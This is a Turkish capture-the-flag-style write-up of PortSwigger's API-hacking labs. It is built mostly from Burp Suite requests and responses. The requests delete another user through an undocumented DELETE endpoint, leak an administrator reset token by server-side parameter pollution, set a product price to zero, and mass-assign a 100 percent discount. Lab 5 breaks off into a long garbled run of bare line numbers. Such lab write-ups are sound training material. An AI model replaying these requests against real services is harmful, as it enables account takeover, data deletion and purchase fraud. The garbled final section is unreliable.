


PortSwigger API Hacking Lab Çözümü

LAB 1: Exploiting an API endpoint using documentation


Birinci labimize giriyoruz. Bizden istenen “Carlos” kullanıcısı silmemiz.

Öncelikle ben lablarda nmap ve dirbsearch ile dizin taraması yapmayı artık huy haline getirdim. Dizin taraması için `dirsearch` aracını kullanıyorum. Bu araç ile tarama yapıyorum websitemize:



```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460
Output File: /home/kali/reports/https_0a3700b9041825eb8067d50a00690072.web-security-academy.net/_25-02-26_09-24-09.txt
Content-Length: 25
Target: https://0a3700b9041825eb8067d50a00690072.web-security-academy.net/
[09:24:09] Starting: [09:24:09] "Google Chrome";v="133", "Chromium";v="133"
[09:26:08] 302 -> 0B - /api/ → /api/
[09:26:08] 200 -> 1KB - /api/
```

Burada /api adlı yolumuz olduğunu gördük. Şimdi bu bulduğumuz sayfaya gidelim.



Exploiting an API endpoint using documentation

Back to lab home Back to lab description >

WE LIKE TO SHOP

REST API

Verb	Endpoint	Parameters	Response
GET	/user/[username: String]	{}	200 OK, User
DELETE	/user/[username: String]	{}	200 OK, Result
PATCH	/user/[username: String]	{"email": String}	200 OK, User

Ve aradığımız API dokümanına ulaştık. Şimdi bize verilen bilgileri kullanalım ve giriş yapalım.

Bize "wiener:peter" bilgileri ile hesaba giriş yapabilirsiniz diyor. Şimdi bu bilgileri kullanarak giriş yapacağım ve ayrıca burada tüm giden paketleri Burp Suite aracımız ile yakalayıp inceleme yapacağım.

Sayfaya giriş yapınca şununla karşılaşıyoruz:

My Account

Your username is: wiener

Your email is: test@test

Email

Update email

Burada test@test ben gönderdim. Şimdi burada denemek amaçlı bir mail yazıp gönderiyoruz ve paketi Burp'de tutuyoruz.

```
1 PATCH /api/user/wiener HTTP/2
2 Host: 0a3700b9041825eb8067d50a00690072.web-security-academy.net
3 Cookie: session=bLDc1fxXUpd4vuUYDPENCrxN6wR45yn3
4 Content-Length: 25
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?
10 Accept: */
11 Origin: https://0a3700b9041825eb8067d50a00690072.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3700b9041825eb8067d50a00690072.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr
18 Priority: u=1, i
19
20 {
    "email": "deneme@deneme"
}
② ⚙️ ⏪ ⏩ Search
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 45
6
7 {
    "username": "wiener",
    "email": "deneme@deneme"
```

Evet burada API ile doğrudan bağlantımız bulunuyor. HTML sayfamızdan gelen isteğin en başında bulunan PATCH kısmını DELETE olarak değiştirip silmek istediğimiz kullanıcı olan Carlos'u da URL'e ekliyoruz.

```
L DELETE /api/user/carlos HTTP/2
> Host: 0a3700b9041825eb8067d50a0
```

Giriş kısmı bu şekilde isteği gönderiyoruz şimdi ve eğer API Hacking başarılı bir şekilde gerçekleştirilmiş olursa kullanıcının silindiği bilgisi ile karşı karşıya geleceğiz.

```
1 DELETE /api/user/carlos HTTP/2
2 Host: 0a3700b9041825eb8067d50a0069007
3 Cookie: session=bLDc1fxXUpd4vuUYDPENC
4 Content-Length: 25
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google", "Chromium", "99.0.4844.82", "OS", "Linux"
8 Content-Type: text/plain; charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://0a3700b9041825eb8067d50a0069007
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3700b9041825eb8067d50a0069007
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr
18 Priority: u=1, i
19
20 {
    "email": "deneme@deneme"
}
```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
    "status": "User deleted"
```

Ve işlem başarılı oldu. Carlos kullanıcısını silmiş olduk.

LAB 2: Exploiting server-side parameter pollution in a query string

Bu labda bizden admin olarak giriş yapıp Carlos kullanıcısını silmemiz isteniyor.

Öncelikle labımızı inceliyoruz. Bu incelemeler sonucunda forgot-password'a giden istekleri Burp Suite ile yakaladım. Daha sonra bypass etmeye çalışırken şununla karşılaştım:

```
19
20 csrf=cPqkdKqrbk0bwHwSujStoihx7oGuSiYc&username=administrator#
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 33
5
6 {
7     "error": "Field not specified."
}
```

En son kısma koyduğum # işaretini sonucu “Field not specified.” Yani alan belirtildi dedi.

Şimdi bu kısmın üzerine gideceğim. Biraz daha kurcalayınca HTTP History kısmında

```
425 https://0ab000a003b0730... GET /static/js/forgotPassword.js 200 2673 script js
```

Bununla karşılaştım. Bunun içeriğini okudum.

```
forgotPwdReady(() => {
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const resetToken = urlParams.get('reset-token');
  if (resetToken) {
    window.location.href = `/forgot-password?reset_token=${resetToken}`;
  }
}
```

Burası benim ilgimi çekti. Belki bunu field parametresi olarak kullanabilirim. Deneyelim.

Ve ayrıca bu yol ile giriş yapabilirsin dedi bize. Gerekli olan tek şey admin token'i.

```
1 GET /forgot-password?reset_token= HTTP/2
2 Host: 0a0700130310e3ed83d006ef006000b1.web-secur
3 Cookie: session=I3ooQXoUtZ79Gl04Tst75MxeqLvnMQHF
4 Content-Length: 60
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */
11 Origin: https://0a0700130310e3ed83d006ef006000b1
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 15
5
6 "Invalid token"
```

Burada URL'e gitmek istedim token hatası aldım.

Bayan uzun uğraşlar sonucunda bulduğum şey şu:

- field'de tipki username ve password gibi bir parametre

Gelen kodları inceledim ne yaptığımı kod üzerinden anlatayım:



20 `csrf=cPqkdKqrk0bwHwSujStoihx7oGuSiYc&username=administrator&field=reset_token#`

② ⚙️ ⏪ ⏩ Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 66
6
7 {
8     "result": "ac4ecf4awe5txpe77ovj0et6frjs7x2a",
9     "type": "reset_token"
10 }
```


Burada username olarak “administrator” girmemizi soruda verilmişti. Daha sonra & = %26 (URL Encode edilmiş halidir.)

Bize http isteklerinin olduğu şu noktada

8 `Content-Type: x-www-form-urlencoded` encode ederek göndermemiz gerektiği vurgulanmıştı. Sonra field=reset_token kısmını da js dosyasının içerisinde okuyarak aldık.

En sonda da # işaretti ile bir sonraki kısımları devre dışı bıraktık. Bu isteği de gönderince administrator tokenini almış olduk. Şimdi bu token ile sayfasına gidelim.

Sayfaya gidince bizi karşıladı 🤖



0a0700130310e3ed83d00ef006000b1.web-security-academy.net/forgot-password?reset_token=ac4ecf4awe5txpe77ovj0et6frjs7x2a

**WebSecurity
Academy** Exploiting server-side parameter pollu

Back to lab home Back to lab description >

New password

Confirm new password

Submit

Yeni şifre belirleyelim.

Şimdi belirlediğimiz şifre ile giriş yapalım.

The screenshot shows a user account page with the following details:

- Your username is: administrator
- Your email is: admin@normal-user.net

Below this is a form with a text input field labeled "Email" and a green button labeled "Update email".

Ve artık adminiz 😊 . Şimdi admin panele giderek Carlos kullanıcısını silelim.

The screenshot shows a users management page with the following sequence of events:

- The user "carlos" is listed with a "Delete" link.
- An orange success message box appears: "Congratulations, you solved the lab!"
- The message "User deleted successfully!" is displayed below the message box.
- The user "carlos" is no longer listed on the page.

Ve bu labımızı da çözmüş olduk.

LAB 3: Finding and exploiting an unused API endpoint

Bu labımızda Lightweight 133t Leather Jacket satın almak için API kullanmamızı istiyor.

Şimdi ben bu ceketi sepete ekledim. Giden tüm istekleri de yakaladım.

Sipariş verme tuşuna tıkladığında veya kupon girme butonuna tıkladığında ve bütün bu paketleri yakaladığında price ile ilgili hiçbir şey bulamadım. Daha sonra http history de:

The screenshot shows a NetworkMiner capture window. At the top, there's a list of captured requests and responses. Below that is a table with columns for Request and Response. Under Request, there are tabs for Pretty, Raw, Hex, and Render. Under Response, there are tabs for Raw, Hex, and Render. The Render tab for the first request shows the following JSON response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 93
5
6 {
7     "price": "$1337.00",
8     "message": "Your neighbor just bought one of these! Don't feel left out!"
9 }
```

Sadece bu sayfada price ile ilgili bir şeyler gördüm. Şimdi bunu Repeater'a gönderelim.

GET isteğini PATCH olarak değiştirmeyi denedim. Çünkü API açığı bulunuyorsa böyle şeyler yapabilirim.

The screenshot shows the Burp Suite Repeater tool. The request pane shows a modified PATCH request to the '/api/products/1/price' endpoint. The response pane shows a 500 Internal Server Error response with the message 'Internal Server Error'.

```
1 PATCH /api/products/1/price HTTP/2
2 Host: 0a07009803b52050822cecbc00a9003a.web-securit
3 Cookie: session=C0C8Smuxb19iMpo3NFexBjtt4WRKnejq
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v=
7 Sec-Ch-Ua-Mobile: ?0
8 Content-Type: application/json
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
```

Response

```
1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error
```

500 error aldık. Yani yaklaşıyoruz. Şimdi bizim parametremiz eksik. Bir önceki ss'te bulunan price kısmını kopyala yapıştır yapıyorum.

Burada ayrıca sitede application/json, content type ile ilgili bir hata da almıştım. Rapor yazmadan önce tüm her şeyi deniyorum 😊

http İsteklerinin olduğu kısımda bunu da elimle ekledim.

```
| Sec-Ua-Module: ru  
Content-Type: application/json
```

Şimdi price ekleyelim.

```
15 Accept-Language: tr  
16 Priority: u=1, i  
17 Content-Length: 17  
18  
19 {  
20     "price":0  
21 }
```

② ⚙️ ⏪ ⏩ Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 17  
5  
6 {  
    "price": "$0.00"  
}
```

Şu ana kadar her şey yolunda gibi duruyor. Bakalım ceketin fiyatı değişmiş mi?

Store credit:
\$0.00

Home | My account | ⚙️ 0

Lightweight "l33t" Leather Jacket

★★★★★

\$0.00



Ve evet görüldüğü üzere ceket fiyatı 0 oldu. 😊

Şimdi sepete ekleyip ödeme yapalım.

Congratulations, you solved the lab!

Share your skills!   Continue learn

Store credit:
\$0.00

[Home](#) | [My account](#) | 

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$0.00	1

Total: \$0.00

Ve labımızı başarılı bir şekilde çözmüş olduk.

LAB 4: Exploiting a mass assignment vulnerability

Bu labımızda yine ceket almamızı bu defa toplu ödeme yapılmasını istiyor.

Şimdi öncelikle sayfamıza gidiyoruz. Ürünü sepete ekliyoruz ve ardından sepete gelerek ödeme yapma isteği gönderiyoruz. Ve hemen ardından giden istekleri incelemeye alıyoruz.

Ben bütün istekleri teker teker Repeater'a gönderip inceledim. Daha sonra:

The screenshot shows the Repeater tool interface. At the top, there's a list of 194 requests with columns for URL, Method, Path, Status, and Response Type (JSON). Below this is a detailed view of the first request:

Request	Response
Pretty	Raw Hex
1 GET /api/checkout HTTP/2 2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net 3 Cookie: session=dqEGZZvNKL0Co9WxErEFqRsqvjcn8D4Z 4 Sec-Ch-Ua-Platform: "Linux" 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133" 7 Sec-Ch-Ua-Mobile: ?0 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: tr 15 Priority: u=1, i	Inspector

The Inspector panel on the right shows tabs for Request attributes, Request cookies, Request headers, and Response headers.

/api/checkout URL'ini Repeater'a gönderdim. Sonra da send'e basarak dönen sonucu detaylı incelemeye aldım.

The screenshot shows the Repeater tool interface with the response details for the checkout request. The response body contains JSON data representing the cart items and discount information:

```
1 GET /api/checkout HTTP/2
2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net
3 Cookie: session=dqEGZZvNKL0Co9WxErEFqRsqvjcn8D4Z
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
7 Sec-Ch-Ua-Mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart
13 Accept-Encoding: gzip, deflate, br
```

The response body is displayed in a code editor-like interface with syntax highlighting for JSON. It includes fields like X-Frame-Options, Content-Length, and a JSON object representing the cart items and discount.

Burada bir şeyler karşımıza çıktı.

API açıkları; GET, POST istekleri sonucundan kaynaklanan hatalardan ortaya çıkıyor. Bu istek GET olarak gönderilmişti. Şimdi onu POST olarak değiştireyorum.

```
1 POST /api/checkout HTTP/2
2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net
3 Cookie: session=dqEGZvNKOCoWxErEFqRsqVjCN8D4Z
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
7 Sec-Ch-Ua-Mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart
13 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 49
6
7 {
8     "error": "Unexpected \'} at [line 1, column 11]"
9 }
```

Bu durumda bizden bazı parametreler istediler. Şimdi bir önceki GET isteğinde bize dönen yanıtlardaki parametreleri kullanalım.

```
15 Priority: u=1, i
16 Content-Length: 153
17
18 {
19     "chosen_discount": {
20         "percentage": 0
21     },
22     "chosen_products": [
23         {
24             "product_id": "1",
25             "name": "Lightweight \"l33t\" Leather Jacket",
26             "quantity": 1,
27             "item_price": 133700
28         }
29     ]
30 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 201 Created
2 Location: /cart?err=INSUFFICIENT_FUNDS
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Parametreleri gönderdikten sonra 201 yanıtının dönüşünü alıyoruz. Şimdi bize lazım olan şey 'percentage' değerini değiştirmek. 0 olan değeri 100 yaparak isteği tekrar gönderelim.

Ve sonra da labımızın çözülmüş olduğunu bakalım.

Congratulations, you solved the lab! Share your skills!

Store credit:
\$0.00

Cart

Lightweight "l33t" Leather Jacket \$1337.00 - 1 + Remove

Total: \$1337.00

Place order

Ve lab çözümü tamamlandı... 😊

LAB 5: Exploiting server-side parameter pollution in a REST URL

Bu lab, API Hacking lablarının en zor olanı olarak gösteriliyor. Admin olarak giriş yapıp Carlos kullanıcısını silmemiz bizden isteniyor.

Şimdi burada elimizde REST URL olduğu ve server-side dendiği için bir istekleri yollayıp deneme yapmaya başlayalım.

Birkaç önce çözdüğümüz laba biraz benzıyor. Yine bir forgotpassword.js dosyası var. İçini okuyoruz ve istekleri yakalıyoruz.

```
1 GET /static/js/forgotPassword.js HTTP/2
2 Host: 0ad800b504048c03818e0c0f00ef0046.web-security-academy.net
3 Cookie: session=uyHwGZHPfNBy00mYakLyEFYlbFIzuit4
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, Gecko) Chrome/133.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v=7
7 Sec-Ch-Ua-Mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: script
12 Referer: https://0ad800b504048c03818e0c0f00ef0046.web-security-academy.net/forg
13
14 Response
15 Pretty Raw Hex Render
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
```

Burada yine bizim URL olarak bir token'e ihtiyacımız olduğu ve aynı zamanda

1 GET /forgot-password?passwordResetToken= HTTP/2
Boyle bir URL ile giriş yapmamız gerektiğini biliyoruz. Şimdi şifremi unuttum kısmına gidiyoruz çünkü administrator hakkında hiçbir şey bilmiyoruz.

Buraya giden istekleri de yakalıyoruz.

Şimdi bizim URL ile ilgili bir sorunumuz olduğunu biliyoruz. Bunun sonucunda buraya giden istekler ile biraz oynama yapacağız. Uzun uğraşlar sonucunda şunu bulabildim.

```
20 csrf=Kbgv7p70a6Aq2Zx58V5mkz4cvlm0aOCY&username=.../.../...
21 Response
22 Pretty Raw Hex Render
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
607
608
609
609
610
611
612
613
614
615
615
616
617
617
618
619
619
620
621
622
623
623
624
625
625
626
627
627
628
629
629
630
631
631
632
633
633
634
635
635
636
637
637
638
639
639
640
641
641
642
643
643
644
645
645
646
647
647
648
649
649
650
651
651
652
653
653
654
655
655
656
657
657
658
659
659
660
661
661
662
663
663
664
665
665
666
667
667
668
669
669
670
671
671
672
673
673
674
675
675
676
677
677
678
679
679
680
681
681
682
683
683
684
685
685
686
687
687
688
689
689
690
691
691
692
693
693
694
695
695
696
697
697
698
699
699
700
701
701
702
703
703
704
705
705
706
707
707
708
709
709
710
711
711
712
713
713
714
715
715
716
717
717
718
719
719
720
721
721
722
723
723
724
725
725
726
727
727
728
729
729
730
731
731
732
733
733
734
735
735
736
737
737
738
739
739
740
741
741
742
743
743
744
745
745
746
747
747
748
749
749
750
751
751
752
753
753
754
755
755
756
757
757
758
759
759
760
761
761
762
763
763
764
765
765
766
767
767
768
769
769
770
771
771
772
773
773
774
775
775
776
777
777
778
779
779
780
781
781
782
783
783
784
785
785
786
787
787
788
789
789
790
791
791
792
793
793
794
795
795
796
797
797
798
799
799
800
801
801
802
803
803
804
805
805
806
807
807
808
809
809
810
811
811
812
813
813
814
815
815
816
817
817
818
819
819
820
821
821
822
823
823
824
825
825
826
827
827
828
829
829
830
831
831
832
833
833
834
835
835
836
837
837
838
839
839
840
841
841
842
843
843
844
845
845
846
847
847
848
849
849
850
851
851
852
853
853
854
855
855
856
857
857
858
859
859
860
861
861
862
863
863
864
865
865
866
867
867
868
869
869
870
871
871
872
873
873
874
875
875
876
877
877
878
879
879
880
881
881
882
883
883
884
885
885
886
887
887
888
889
889
890
891
891
892
893
893
894
895
895
896
897
897
898
899
899
900
901
901
902
903
903
904
905
905
906
907
907
908
909
909
910
911
911
912
913
913
914
915
915
916
917
917
918
919
919
920
921
921
922
923
923
924
925
925
926
927
927
928
929
929
930
931
931
932
933
933
934
935
935
936
937
937
938
939
939
940
941
941
942
943
943
944
945
945
946
947
947
948
949
949
950
951
951
952
953
953
954
955
955
956
957
957
958
959
959
960
961
961
962
963
963
964
965
965
966
967
967
968
969
969
970
971
971
972
973
973
974
975
975
976
977
977
978
979
979
980
981
981
982
983
983
984
985
985
986
987
987
988
989
989
990
991
991
992
993
993
994
995
995
996
997
997
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
